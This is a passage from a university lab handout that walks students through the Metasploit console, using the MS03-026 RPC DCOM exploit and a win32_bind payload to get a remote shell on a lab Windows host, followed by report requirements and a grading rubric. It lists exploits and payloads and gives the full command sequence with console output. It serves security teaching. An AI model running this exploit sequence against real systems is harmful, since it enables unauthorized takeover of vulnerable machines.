  samba_trans2open_osx         Samba trans2open Overflow (Mac OS X)
  sambar6_search_results       Sambar 6 Search Results Buffer Overflow
  seattlelab_mail_55           Seattle Lab Mail 5.5 POP3 Buffer Overflow
  servu_mdtm_overflow          Serv-U FTPD MDTM Overflow
  smb_sniffer                  SMB Password Capture Service
  solaris_dtspcd_noir          Solaris dtspcd Heap Overflow
  solaris_sadmind_exec         Solaris sadmind Command Execution
  squid_ntlm_authenticate      Squid NTLM Authenticate Overflow
  svnserve_date                Subversion Date Svnserve
  uow_imap4_copy               University of Washington IMAP4 COPY Overflow
  uow_imap4_lsub               University of Washington IMAP4 LSUB Overflow
  ut2004_secure_linux          Unreal Tournament 2004 "secure" Overflow (Linux)
  ut2004_secure_win32          Unreal Tournament 2004 "secure" Overflow (Win32)
  warftpd_165_pass             War-FTPD 1.65 PASS Overflow
  webstar_ftp_user             WebSTAR FTP Server USER Overflow
  windows_ssl_pct              Microsoft SSL PCT MS04-011 Overflow
  wins_ms04_045                Microsoft WINS MS04-045 Code Execution

msf > _
```

For this exercise we will be exploiting a Windows machine running IIS 5.0, an older version of Microsofts IIS webserver with many well known and understood vulnerabilities. Execute each of the following commands and examine their output.

```
info exploit msrpc_dcom_ms03_026
```

```
use exploit msrpc_dcom_ms03_026
```


As you saw the info command gives information on the exploit as the web interface did in previous example. The use command sets which exploit is to be used. This can be verified by the change in the console prompt to:



```
msf msrpc_dcom_ms03_026 >
```

Step 5 With the exploit type set check for payloads with:

```
show payloads
```



```
msf msrpc_dcom_ms03_026 > show payloads

Metasploit Framework Usable Payloads
====================================

  win32_adduser                 Windows Execute net user /ADD
  win32_bind                    Windows Bind Shell
  win32_bind_dllinject          Windows Bind DLL Inject
  win32_bind_meterpreter        Windows Bind Meterpreter DLL Inject
  win32_bind_stg                Windows Staged Bind Shell
  win32_bind_stg_upexec         Windows Staged Bind Upload/Execute
  win32_bind_vncinject          Windows Bind VNC Server DLL Inject
  win32_exec                    Windows Execute Command
  win32_reverse                 Windows Reverse Shell
  win32_reverse_dllinject       Windows Reverse DLL Inject
  win32_reverse_meterpreter     Windows Reverse Meterpreter DLL Inject
  win32_reverse_ord             Windows Staged Reverse Ordinal Shell
  win32_reverse_ord_vncinject   Windows Reverse Ordinal VNC Server Inject
  win32_reverse_stg             Windows Staged Reverse Shell
  win32_reverse_stg_upexec      Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject       Windows Reverse VNC Server Inject

msf msrpc_dcom_ms03_026 >
```

Step 6 For this exercise we want to listen for a connection and spawn a shell. Select the appropriate exploit with:


```
set PAYLOAD win32_bind
```

And use the following command to see what variables must be set for this payload:

```
show options
```

Step 7 From the previous results we saw that the only required variables is RHOST, the host to be exploited. Set this with the set command:


```
set RHOST 170.140.0.10
```



```
msf msrpc_dcom_ms03_026(win32_bind) > show options

Exploit and Payload Options
===========================

  Exploit:     Name      Default    Description
  --------     ------    -------    ------------------
  required     RHOST                The target address
  required     RPORT     135        The target port

  Payload:     Name        Default    Description
  --------     --------    -------    ------------------------------------------
  required     EXITFUNC    thread     Exit technique: "process", "thread", "seh"
  required     LPORT       4444       Listening port for bind shell

  Target: Windows NT SP6/2K/XP/2K3 ALL

msf msrpc_dcom_ms03_026(win32_bind) > set RHOST 192.168.0.2
RHOST -> 192.168.0.2
msf msrpc_dcom_ms03_026(win32_bind) >
```


Step 8 The last option to be set is the target host type. Use the following commands.

```
show targets
```



```
Supported Exploit Targets
=========================

  0  Windows NT SP6/2K/XP/2K3 ALL
```

```
set TARGET 0
```



```
msf msrpc_dcom_ms03_026(win32_bind) > set target 0
target -> 0
```

Step 8 With those options set everything is complete. Simply use the command:

```
exploit
```

When this command completes it will allow users a command line connection to control the vulnerable system. This represents a successful exploit.

You are now familiar with the basic usage of MSF using both the command line and web interface. This is a valuable tool in penetration testing and exploitation research that needs to be used responsibly. There are many other advanced uses of this tool, from scripted attacks to writing your own exploits and payloads. Resources can be found at:

http://www.metasploit.org
http://www.securityfocus.com/infocus/1789

In addition special thanks to H.D. Moore, creator of this tool and a valuable resource to anyone working with it. He can be reached at hdm@metasploit.com.

This completes the lab.

Report to deliver:

The group report is to show what you did in the project. Please clearly state your results of this project. You are expected to hand in a report in the following formats:

- A cover page (including project title) with group name and group members
- A table of contents with page numbers
- Using double-spaced typing for convenient grading
- Hard copies only, Font size 12, Single column
- A bound or stapled document, with numbered pages

The report should have the following sections. Each section has multiple items. You need to write a report section by section that covers all required items. But you do not have to write the report item by item. Take screenshots if it is necessary.

Section I: Introduction:

You should have the following parts:

- Describe the goal and motivation of this project. In addition to what has been stated in the project instruction, please tell your own expectation in this project.
- Give an outline of this report, in which the content of each section needs to be briefly described.

Section II: Task 1

You should have the following parts:

- Briefly describe the functionality of Metasploit.
- Show the results you get (screenshots may be necessary).
- Besides the exploit we pointed in task 1 (MSRPC_DCOM), work together with your teammates to use another exploit to penetrate your target computer, show the steps and results in details. (For example: Microsoft LSASS MSO4-011 Overflow, using win32_adduser.)

Section III: Task 2

You should have the following parts:

- Briefly describe the functionality of Metasploits in terminal mode.
- Show the results you get in terminal mode (screenshots are good to go).
- In web interface mode (MSFweb), use win32_bind in Microsoft LSASS MSO4-011 Overflow to attack your target computer and report your results.

Section IV: Questions

You should answer the following questions related to this project:

- Explain what an Exploit Sled is from your use of MSF?
- Explain what a payload is and name a few potential payloads?
- Use the Internet and explain the idea of a NOP (No Operation) sled?
- Go to the Open Source Vulnerability Database (http://www.osvdb.com) and search for a recent vulnerability. Write a brief description including who discovered the vulnerability, what program and operating systems are affected, and how the vulnerability could affect those systems?

Note: to use above questions, you can use Google to find answers.

Section IV: Experiment Log

This part should describe your activities in this project.

- Clearly state the responsibility of each group member. If possible, give a table to tell who did which task, who collected information of which device, who wrote which part of the report, who coordinated the group work activities, etc.
- Give a log of your group activity, such as what you did on which day, and how many people attend.

Grading Rubric

This project has a number of specific requirements. The requirement for each section is documented in the above project instruction “Report to deliver”. Whether you will get credits depends on the following situations:

- You will get full credits on one item, if it is correctly reported as required and well written.
- You will get half credits on one item, if it is reported as required but there is something definitely wrong.
- You will not get any credit for one item, if it is not reported.

The credits for each section are in the following. Each item in one section has equal credits.

1. Section I: Introduction (5%):

Each item has 2.5 credits.

2. Section II: Task 1 (35%):

First two items have 10 credits each; the third item has 15 credits.

3. Section III: Task 2 (30%):

Each item has 15 credits.

4. Section IV: Questions (20%)

Each question has 5 credits.

5. Section IV: Experiment log (10%)

- If you are responsible for some parts of your group work, you get 10 credits. If you do nothing for your group work, you get 0.
- If you attend more than 90% of your group activities, you get 10 credits. If you attend between 70% and 90%, you get 7 credits. If you attend between 50% and 70%, you get 5. Otherwise, you get 0.

Note

This is a group project. Only hard copies of the report will be accepted. Be sure to include the names of all the teammates and email addresses in the report. The report should be turned in before class on the specified due date. Late grade will be deducted in case the submission is not made on time and prior permission is not obtained from the Dr Liu for submitting later than the specified due date.